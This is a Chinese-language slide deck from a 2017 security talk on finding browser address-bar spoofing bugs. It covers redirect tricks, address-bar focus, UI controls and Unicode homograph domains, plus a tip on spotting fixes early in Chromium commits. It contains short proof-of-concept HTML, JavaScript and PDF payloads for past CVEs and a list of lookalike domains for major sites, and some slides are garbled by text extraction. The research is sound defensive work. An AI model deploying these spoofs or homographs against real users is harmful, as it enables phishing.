

# 浏览器地址栏欺骗漏洞挖掘

演讲者: gnehsoah

Weibo&Wechat: @Lyleaks

昊天实验室-安全研究员

VSRC 2017-07-29

# 目录

CONTENTS

---

01

什么是地址栏欺骗

[CLICK HERE TO EDIT THE CONTENT](#)

02

地址栏欺骗漏洞的常见类型

[CLICK HERE TO EDIT THE CONTENT](#)

03

Case study

[CLICK HERE TO EDIT THE CONTENT](#)

04


一个小trick

[CLICK HERE TO EDIT THE CONTENT](#)

# 01 什么是地址栏欺骗

# 什么是地址栏欺骗

地址栏欺骗即伪造恶意网站的地址，终极目标是实现下图的效果。



This is not Google

# 02 地址栏欺骗漏洞的常见类型

# 地址栏欺骗漏洞的常见类型

- URL跳转
- 地址栏焦点
- 浏览器本身的UI控件
- 国际化域名

# 03 Case study

# URL跳转

- **跳转到无效地址**

通过某种方法使浏览器在跳转的同时更新地址栏，并跳到无效地址，使地址栏处于挂起状态

- **跳转到HTTP 204**



# URL跳转


## CVE-2016-1707

通过<a>标签跳转到无效地址 **https://gmail.com::**

### POC:

```
<script>
payload="key payload";
function pwned() {
var t = window.open("", 'new');
t.document.write(atob(payload));}
</script>
<button onclick="pwned()">click me</button>
```

```
key payload
<body>Spoof</body>
<script>
var link = document.createElement('a');
link.href = 'https://gmail.com::';
document.body.appendChild(link);
link.click();
</script>
```



Address bar says **https://www.gmail.com** - this is NOT  
**https://www.gmail.com**



# URL跳转

CVE-2016-5218

通过PDF内嵌脚本跳转到 <https://www.facebook.com:82>

POC:

```
%PDF-1.7
trailer
<<
  /Root 1 0 R
>>
1 0 obj
<<
  /Type /Catalog
  /Pages 2 0 R
  /OpenAction 2 0 R
>>|
endobj
2 0 obj
<<
  /Type /Action
  /S /URI
  /URI (http://www.facebook.com:83)
>>
endobj
%%EOF
```

# URL跳转

CVE-2013-2916 M29

window.open() 跳转到HTTP 204之后，会更新地址栏，然后通过opener注入content

POC

```
<script>
function go(){
var x=window.open('https://www.google.com/csi');
setTimeout(function(){x.document.body.innerHTML="fake content",3000)
}
</script> <button onclick="go()">go</button>
```

# URL跳转

```
<button onclick=startAttack()>Spoof</button><br>
After clicking button, the spoofed content will go blank in 4 seconds.<br>
Switch to this tab and then back to the popup tab to make it appear again.<br>
<script>
var w;
var t;
```



CVE-2017-15596 This website has moved to http://fake.com

window

时，通


204不

POC:

```
// We're done. Could show an alert to force the user to switch tabs.
clearInterval(i);
}
}, 1);
}
</script>
```


# 地址栏焦点


当地址栏取得焦点时，域名地址不是从第一个字符开始显示，因此可通过取得地址栏焦点，并跳转到构造的地址，进行地址栏欺骗。



# 地址栏


CVE-2016-1657  
通过window.op





Please login to your account in the pop-up window

C  
通




# 浏览器

```
<title>PoC v1</title>
```

```
<script>
function step1() {
  alert('click on the select and option elements');
}
function step2() {
  setTimeout(function() {
    step1();
  }, 1000);
}

```

CVE-2017-15597  
利用自毁



```
<option disabled>l</option>
<option disabled>https://www.google.fr/?Jordi-Chancel</option>
</select>
</div>
</body>
</html>
```



汶

21/spoot/cn x Google x

https://www.google.com



[Gmail](#) [Image](#)



WARNING!  
YOUR COMPUTER MAY BE AT  
RISK.  
CALL: 800-111-2222

Google



Google Search

I'm Feeling Lucky

CVI  
利

fur  
aa  
aa  
aa  
e.1  
};  
se1  
}  
</s  
<f

</t

# 国际化域名

← → ↻ 🏠 <https://www.apple.com>

## Hey there!

This may or may not be the site you are looking for! This site but rather a demonstration of a flaw in the way unicode domain  
**very possible that your browser isn't affected.**

🔍 📄 | Memory Elements Sources Network Performance Application Security Audits Console

🚫 top ▼ |  Info ▼

> location.href

< "https://xn--80ak6aa92e.com/"

> |



从unic

- 如何

## 利用汶

- 插件

https://



# 国际化域名

- 结果

835个域名有40个没有使用punycode编码。

- 从中挑选出相似度最高的几个。

yO~~u~~tube.com (LAO DIGIT ZERO)


sohu.com (ARMENIAN SMALL LETTER HO)

amazon.com (ARMENIAN SMALL LETTER VO)

baidu.com (ARMENIAN SMALL LETTER SEH)

# 国际化域名

Chrome M59 on Ubuntu 16



The screenshot shows two browser windows side-by-side. The left window is at youtube.com and the right window is at amazon.com. Both show a broken image icon in the center of the page. The Chrome DevTools Network tab is open in the right window, displaying a list of failed network requests.

| Name               | Status   | Type |
|--------------------|----------|------|
| xn--amazo-hig.com  | (failed) | doc  |
| xn--amazo-hig.com  | (failed) | doc  |
| xn--yutube-36u.com | (failed) | doc  |
| xn--yutube-36u.com | (failed) | doc  |

# 04 一个小trick



# 一个小trick

## 如何提前看到漏洞细节

This will roll out over the coming days/weeks.

### Security Fixes and Rewards

*Note: Access to bug details and links may be kept restricted until a majority of users are updated with a fix. We will also retain restrictions if the bug exists in a third party library that other projects similarly depend on, but haven't yet fixed.*

This update includes [5](#) security fixes. Below, we highlight fixes that were contributed by external researchers. Please see the [Chrome Security Page](#) for more information.

[\$10,500][[725032](#)] **High** CVE-2017-5087: Sandbox Escape in IndexedDB. Reported by Ned Williamson on 2017-05-22

[\$4,000][[729991](#)] **High** CVE-2017-5088: Out of bounds read in V8. Reported by Xiling Gong of Tencent Security Platform Department on 2017-06-06

[\$2,000][[714196](#)] **Medium** CVE-2017-5089: Domain spoofing in Omnibox. Reported by Michal Bentkowski on 2017-04-21.

We would also like to thank all security researchers that worked with us during the development cycle to prevent security bugs from ever reaching the stable channel.

As usual, our ongoing internal security work was responsible for a wide range of fixes:

- [732498](#) Various fixes from internal audits, fuzzing and other initiatives

Many of our security bugs are detected using [AddressSanitizer](#), [MemorySanitizer](#), [Control Flow Integrity](#), or [libFuzzer](#).

A list of changes is available in the [log](#). Interested in switching release channels? **Find out how**. If you find a new issue, please let us know by **filing a bug**. The **community help forum** is also a great place to reach out for help or learn about common issues.

# 一个小trick

```
commit bf14cbf2c61544fed2d02a78a77cad0f04164e41
author Robert Seseek <rseseek@chromium.org>    Wed Jun 14 19:36:15 2017
committer Robert Seseek <rseseek@chromium.org>    Wed Jun 14 19:37:32 2017
```

Remove a small range of Tibetan characters from the allowed IDN set on Mac.

These characters do not display in the default macOS system font, despite the font reporting that the glyphs are present.

BUG=[714196](#)

TBR=rseseek@chromium.org

(cherry picked from commit bccbe7c22a38f68da0c4d0bb9258060f2554e318)

Review-Url: <https://codereview.chromium.org/2865213002>

Cr-Original-Commit-Position: refs/heads/master@{#470407}

Change-Id: I96f412f602bf035d079caa0251ce3bc0de00181d

Reviewed-on: <https://chromium-review.google.com/535659>

Reviewed-by: Robert Seseek <rseseek@chromium.org>

Cr-Commit-Position: refs/branch-heads/3071@{#788}

Cr-Branched-From: a106f0abbf69dad349d4aaf4bcc4f5d376dd2377-refs/heads/master@{#464}

[components/url\\_formatter/url\\_formatter.cc](#) [diff]

[components/url\\_formatter/url\\_formatter\\_unittest.cc](#) [diff]



# 一个小trick

```
diff --git a/components/url_formatter/url_formatter_unittest.cc b/components/url_formatter/url_formatter_unittest.cc
index 95761de..2af5420 100644
--- a/components/url_formatter/url_formatter_unittest.cc
+++ b/components/url_formatter/url_formatter_unittest.cc
```

---

```
@@ -366,6 +366,10 @@
    {"xn--ab-yod.com", L"a\x05f4" L"b.com", false},
    // Hebrew Gershayim with Arabic is disallowed.
    {"xn--5eb7h.eg", L"\x0628\x05f4.eg", false},
+ #if defined(OS_MACOSX)
+ // Tibetan transliteration characters are disallowed on Mac.
+ {"xn--com-luma.test.pl", L"\u0f8c.test.pl", false},
+ #endif
```



感谢聆听  
—  
THANKS!

